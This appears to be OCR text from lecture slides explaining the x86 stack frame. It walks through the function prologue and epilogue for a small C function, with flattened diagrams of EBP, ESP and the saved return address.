
push	**%ebp**	save the **current stack base address** onto the stack
mov	**%esp,%ebp**	the **new base of the stack** is the **old top of the stack**
sub	**$0x4,%esp**	allocate **0x4** bytes (32 bits integer) for **foo()**'s local variables

```
int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;
  return c;
}
```


The Stack


0xC0000000
<- EBP
. . .
20
<- EBP-0x14
10
<- EBP-0x18
. . .
. . .
20
10
Saved $EIP
Saved $EBP
<- ESP: stack pointer
(points to the top of the stack)
0xBFFDF000
Stack
Heap
.data
.bss
.text
Function prologue
push %ebp
mov %esp,%ebp
sub $0x4,%esp

The Stack


0xC0000000
Stack
Heap
.data
.bss
.text
. . .
20
10
. . .
. . .
20
10
Saved $EIP
Saved $EBP
<- EBP: base pointer address ESP
0xBFFDF000
Function prologue
push %ebp
mov %esp,%ebp
sub $0x4,%esp

The Stack



0xC0000000
Stack
Heap
.data
.bss
.text
. . .
20
10
. . .
. . .
20
10
Saved $EIP
Saved $EBP
room for int c;
0xBFFDF000
<- EBP: base pointer address ESP
<- ESP
0x4 bytes subtraction
Function prologue
push %ebp
mov %esp,%ebp
sub $0x4,%esp

Function Epilogue


The CPU needs to **return back** to **main()**'s execution flow.

The last 2 instructions of **foo()** take care of this.


these 2 instructions translate into these 3 instructions

`leave`	**current base** is the **new top** of the stack	`mov %ebp, %esp`
`ret`	restore the **saved EBP** to registry	`pop %ebp`
	pop the saved EIP and jump there	`ret`

